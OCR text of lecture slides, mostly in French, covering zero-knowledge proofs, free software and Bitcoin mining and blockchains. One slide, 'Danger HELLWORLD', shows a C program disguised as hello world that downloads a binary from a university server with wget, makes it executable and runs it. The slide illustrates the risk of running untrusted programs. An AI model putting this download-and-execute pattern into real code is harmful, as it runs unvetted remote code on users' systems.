
$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$




Chooses $\forall u \in V, r_u$

P wants to prove to V his 3-coloring of $G = (E, V)$


P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

Chooses $\forall u \in V, r_u$


$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$




Chooses i and j

P wants to prove to V his 3-coloring of $G = (E, V)$


P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

Chooses $\forall u \in V, r_u$


$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$
$$\longleftarrow u_i, u_j \longleftarrow$$




Chooses i and j

P wants to prove to V his 3-coloring of $G = (E, V)$


P selects a permutation π of the 3 colors.

$\pi($ 

$)=$ 

Chooses $\forall u \in V, r_u$


$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$
$$\longleftarrow u_i, u_j \longleftarrow$$
$$\longrightarrow r_{u_i}, r_{u_j}, \pi(c(u_i)), \pi(c(v_j)) \longrightarrow$$




Chooses i and j

P wants to prove to V his 3-coloring of $G = (E, V)$

P selects a permutation π of the 3 colors.


$\pi($ 

$)=$ 

Chooses $\forall u \in V, r_u$

$$\rightarrow \forall u \in V, e_u = H(\pi(c(u))||r_u) \rightarrow$$
$$\longleftarrow u_i, u_j \longleftarrow$$
$$\longrightarrow r_{u_i}, r_{u_j}, \pi(c(u_i)), \pi(c(v_j)) \longrightarrow$$

V accepts, if $e_{u_i} = H(\pi(c(u_i))||r_{u_i})$ and $e_{u_j} = H(\pi(c(u_j))||r_{u_j})$




Chooses i and j

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$




Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r



Schnorr Protocol, 1991


Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$



Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$\longrightarrow t = g^r \longrightarrow$

Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$\longrightarrow t = g^r \longrightarrow$

$\longleftarrow c \longleftarrow$

Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$

Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$


Chooses a random r

$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$

V accepts, if $t \cdot y^c = g^s$



Chooses a random c

Schnorr Protocol, 1991

Let G_q a cyclic group of order q with a public generator g

Goal

P wants to prove the knowledge of x, where $y = g^x$

Chooses a random r


$$\longrightarrow t = g^r \longrightarrow$$

$$\longleftarrow c \longleftarrow$$

$$\longrightarrow s = r + x \cdot c \longrightarrow$$

V accepts, if $t \cdot y^c = g^s$


$$t \cdot y^c = g^r \cdot (g^x)^c = g^{r+x \cdot c} = g^s$$



Chooses a random c

Plan

Exemples



Logiciel LIBRE

"free software" $\neq$ 

Examples

- **libre, gratuit** : Linux, FreeBSD, perl, python ...
- **libre, non gratuit** : achéter un CD, payer des développeurs...
- **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- **non libre, non gratuit** : no comment.

Free as in freedom




4 Freedoms

- Freedom 0: **Run** the program as you wish, for any purpose.
- Freedom 1: **Modify** the program to suit your needs. (you must have access to the source code)
- Freedom 2: **Redistribute copies**, either gratis or for a fee.
- Freedom 3: **Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this program?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this program?

What do these programs?

`https://sancy.iut.uca.fr/~lafourcade/Helloworld`

`https://sancy.iut.uca.fr/~lafourcade/Hellworld`

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q https://sancy.iut-clermont.uca.fr/
          ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Plan


Sumériens vers 3.500 av J.C

Qu'est-ce que la monnaie?


- Intermédiaire et moyens d'échanges de biens et services entre les individus
- Réserve de valeur
- Unité de compte

Nombreuses monnaies


Principe : Banque centrale




Principe : Banque centrale




Principe : Banque centrale



Principe : Banque centrale



1988 : Digitcash




☺ Préserve la vie privée

😐 À l'aide de primitives cryptographiques

☹ Nécessite toujours un tiers (banque)

Une idée visionnaire en avance sur son temps




Crypto-monnaie

- Monnaie
  1. Intermédiaire et moyen d'échanges
  2. Réserve de valeur
  3. Unité de compte

- Crypto-monnaie : monnaie électronique, se passant d'un Tiers
  4. Respect de la vie privée
  5. Non-Falsifiable
  6. Éviter les doubles dépenses

Propriétés : Non-Falsifiable (Unforgeable)

Propriétés : Eviter la double dépense



- identifiation fraudeur
- "présemption d'innocence"


Propriétés : Respect de la vie privée

- Anonymat faible : non identification d'un acheteur
- Anonymat fort : non traçabilité d'un acheteur

Monnaies classiques et crypto-monnaies


	Monnaie classique		Crypto-monnaie
	Liquide	Électronique	
Moyen d'échange	✓	✓	✓
Réserve de valeur	✓	✓	✓
Unité de compte	✓	✓	✓
Création	Banque centrale	Dette	Automatique
Vie privée	✓	✗	✓
Pair à pair	✗	✗	✓
Garantie légale, stabilisation	✓	✓	✗

La révolution Bitcoin 2009



Bitcoin


- Cryto-monnaie décentralisée et distribuée




21 millions BTC

Inarrêtable car distribuée

Infalsifiable



Auditable




Bitcoin : monnaie électronique

Créée en 2008 par Satoshi Nakamoto


1 BTC $\approx$ 23 410,62 € le 15 mars 2023

1	BTC = 1 Bitcoin	
$0,01$	BTC = 1 cBTC	= 1 centiBitcoin (ou bitcent)
$0,001$	BTC = 1 mBTC	= 1 milliBitcoin
$0,000\,001$	BTC = 1 μBTC	= 1 microBitcoin
$0,000\,000\,01$	BTC = 1 Satoshi	

Taux de change du bitcoin 2024



Signature



RSA: $m^d \mod n$

Fonction de Hachage (RIPEMD-160, SHA-256, SHA-3)

Propriétés de résistance

- Pré-image

- Seconde Pré-image

- Collision

Bitcoins : caractéristiques

- Le nombre total de bitcoins est **fini**

  21 millions BTC


- Les transactions utilisent des **PKI**
- Numéro de compte :

  $$\text{RIPEMD-160}(\text{SHA-256}(\text{ECDSA}_{pub}))$$


- Toutes les transactions sont **publiques**
- **Blockchain** : un système pair-à-pair qui garantit la validité des transactions

Comment faire une transaction?


Alice donne 12345 Satochis ($\approx 5c$) à Bob.




Unspent Transaction Output UTXO



Pay 18 BTC with coins



Pay 18 BTC with coins



- Seul les bitcoins possédés peuvent être dépensés, UTXO (Unspent transaction output)

Porte-monnaie électronique

- Consultation du solde
- Réalisation d'une transaction
- Gestion du stockage des pièces
- Création de nouvelles clefs de compte

1. Sécurité
2. Disponibilité
3. Facilité

Matériel

Numérique


Dématérialisé

Où sont mes clefs privées ?

Miner des Bitcoins

Miner des Bitcoins

Les “*mineurs*” valident les transactions contre des bitcoins




Miner des Bitcoins

- Valider $=$ résoudre un **objectif de hachage**
- Récompense initiale 50 BTC pour une validation
- Divisée par 2 tous les 210000 validations


$$\sum_{i=0}^{32} \frac{50}{2^i} \times 210\,000 = 21 \text{ millions BTC}$$

Principe de la Blockchain


Etat de la chaîne 424210 — A donne à B 3 BTC



Etat de la chaîne 458237 — C donne à B 9 BTC




Etat de la chaîne 936127 — C donne à A 1 BTC



Blockchain Infalsifiable

$$
\begin{aligned}
& \text{🖨}(C, A, 1, \text{🖨}(C, B, 9, \text{🖨}(A, B, 3, 424210))) \\
= \; & \text{🖨}(C, A, 1, \text{🖨}(C, B, 9, 458237)) \\
= \; & \text{🖨}(C, A, 1, 936127) \\
= \; & 458237
\end{aligned}
$$



Hachage naïf : ASCIISUM

$$H(A, B, 3) = \mathit{ASCIISUM}(A, B, 3) = 65 + 66 + 51 = 132$$

dec	48	49	50	51	52	53	54	55	56	57
char	0	1	2	3	4	5	6	7	8	9

dec	65	66	67	68	69	70	71	72	73	74
char	A	B	C	D	E	F	G	H	I	J

dec	75	76	77	78	79	80	81	82	83	84
char	K	L	M	N	O	P	Q	R	S	T

dec	85	86	87	88	89	90
char	U	V	W	X	Y	Z

Simulateur de preuve de travail ASCII

ASCIISUM(ASCIISUM(A,B,1234,B_{i-1},nonce)) divisible par 3 et 5

dec	48	49	50	51	52	53	54	55	56	57
char	0	1	2	3	4	5	6	7	8	9

dec	65	66	67	68	69	70	71	72	73	74
char	A	B	C	D	E	F	G	H	I	J

dec	75	76	77	78	79	80	81	82	83	84
char	K	L	M	N	O	P	Q	R	S	T

dec	85	86	87	88	89	90
char	U	V	W	X	Y	Z

ASCIISUM(ASCIISUM(A,B,1234,42,981))
= ASCIISUM(65+ 66+ 49+50+51+52+ 52+50+ 57+56+49)
= ASCIISUM (597) = 53+57+55 = 165

Ensemble des 4 transactions disponibles

dec	48	49	50	51	52	53	54	55	56	57
char	0	1	2	3	4	5	6	7	8	9

dec	65	66	67	68	69	70	71	72	73	74
char	A	B	C	D	E	F	G	H	I	J

dec	75	76	77	78	79	80	81	82	83	84
char	K	L	M	N	O	P	Q	R	S	T

dec	85	86	87	88	89	90
char	U	V	W	X	Y	Z

Objectif de hachage avec Hash du block précédent $B_{i-1} = 42$: ASCIISUM(ASCIISUM(X,Y,M,B_{i-1},nonce)) divisible par 3 5

- Alice donne à Dave 5 BTC : A, D, 5
- Bob donne à Charlie 9 BTC : B, C, 9
- Bob donne à Dave 7 BTC : B, D, 7
- Charlie donne à Alice 3 BTC : C, A, 3

Quel mineur va être plus le rapide ?

Quelques solutions

$$\text{ASCIISUM}(\text{ASCIISUM}(\text{A,D,5,42,1323})) = \text{ASCIISUM}(489) = 165$$

$$\text{ASCIISUM}(\text{ASCIISUM}(\text{B,C,9,42,56})) = \text{ASCIISUM}(399) = 165$$

$$\text{ASCIISUM}(\text{ASCIISUM}(\text{B,D,7,42,56})) = \text{ASCIISUM}(399) = 165$$

$$\text{ASCIISUM}(\text{ASCIISUM}(\text{C,A,3,42,99})) = \text{ASCIISUM}(399) = 165$$

Miner : Objectif de hachage

Cible pour le block 816 377 (Février 2024)

0000000000000000000481940000000000000000000000000000000000000000

Trouver une nombre n tel que

$$\text{SHA-256}(\text{SHA-256}(\text{Transactions}, n)) = x < \textit{Cible}$$

Avoir au moins 18 zéros au début de x

Miner : Objectif de hachage

Cible pour le block 816 377 (Février 2024)
0000000000000000000481940000000000000000000000000000000000000000

Trouver une nombre n tel que

$$\text{SHA-256}(\text{SHA-256}(\text{Transactions}, n)) = x < \textit{Cible}$$

Avoir au moins 18 zéros au début de x


Stratégie : brute force

Tester toutes les valeurs possibles de n


Miner = Validation des transactions

Cible: 00000000000000000254845fa930deac4086b3e3bce21147e93f463b206d8076


Re-évaluée tous les blocs à partir des 2016 blocs passéss



- La chaîne la plus longue persiste (attaque 51 %)
- Validation toutes les 10 minutes (6 confirmations)



Soft Fork





The primary difference between a soft fork and hard fork is that it is not backward compatible

Modification du code :

- Correction de bugs
- Améliorations consensuelles


Hard Fork




Bitcoin Blockchain, 1 MByte
Bitcoin Cash Blockchain,
8 MByte

Hard Fork History

- Bitcoin Cash for Bitcoin (1 August 2017 at block 478558)
- Bitcoin Gold for Bitcoin (24 October 2017 at block 491407)
- Bitcoin SV (Satoshi Version) for Bitcoin Cash (15 November 2018 at block 556766)



Hard Fork History

Logo	Fork Name	Fork Symbol	Blockchain	Fork Date	Fork Block	Coin Distribution
	Bitcoin Zero	BZX	Bitcoin	Sunday, September 30, 2018	0	1 HKX: 1 BTC = 1 BZX
	Micro Bitcoin	MBC	Bitcoin	Wednesday, May 30, 2018	525000	1 BTC = 10000 MBC
	ClassicBitcoin	CBTC	Bitcoin	Sunday, April 01, 2018	518095	1 BTC = 10000 CBTC
	Bitcoin Lite	BTCL	Bitcoin	Tuesday, January 30, 2018	0	1 BTC = 1 BTCL
	Bitcoin Atom	BCA	Bitcoin	Wednesday, January 24, 2018	505888	1 BTC = 1 BCA
	Bitcoin Interest	BCI	Bitcoin	Monday, January 22, 2018	505383	1 BTC = 1 BCI
	Bitfolate	BTV	Bitcoin	Sunday, January 21, 2018	505050	1 BTC = 1 BTV
	Bitcoin Smart	BCS	Bitcoin	Sunday, January 21, 2018	505050	1 BTC = 100 BCS
	Bitcoin Rhodium	BTR	Bitcoin	Wednesday, January 10, 2018	0	1 BTC = 1 BTR
	Bitcoin Private	BTCP	Bitcoin	Monday, January 01, 2018	0	1 BTC/ZCL = 1 BTCP
	Bitcoin All	BTA	Bitcoin	Monday, January 01, 2018	0	1 BTC = 1 BTA
	Bitcoin Pizza	BPA	Bitcoin	Monday, January 01, 2018	501888	1 BTC = 1 BPA
	BitcoinSoy	BCB	Bitcoin	Sunday, December 31, 2017	501888	1 BTC = 100 BCB
	Bitcoin One	BCO	Bitcoin	Sunday, December 31, 2017	501849	1 BTC = 1 BCO
	Bitcoin Uranium	BUM	Bitcoin	Sunday, December 31, 2017	0	1 BTC = 1 BUM
	Quantum Bitcoin	QBTC	Bitcoin	Thursday, December 28, 2017	0	1 BTC = 1QBTC
	Bitcoin SegWit2X x11	B2X	Bitcoin	Thursday, December 28, 2017	501451	1 BTC = 1 B2X
	Bitcoin File	BIFI	Bitcoin	Wednesday, December 27, 2017	501225	1 BTC = 1000 BIFI
	Bitcoin God	GOD	Bitcoin	Wednesday, December 27, 2017	501225	1 BTC = 1 GOD
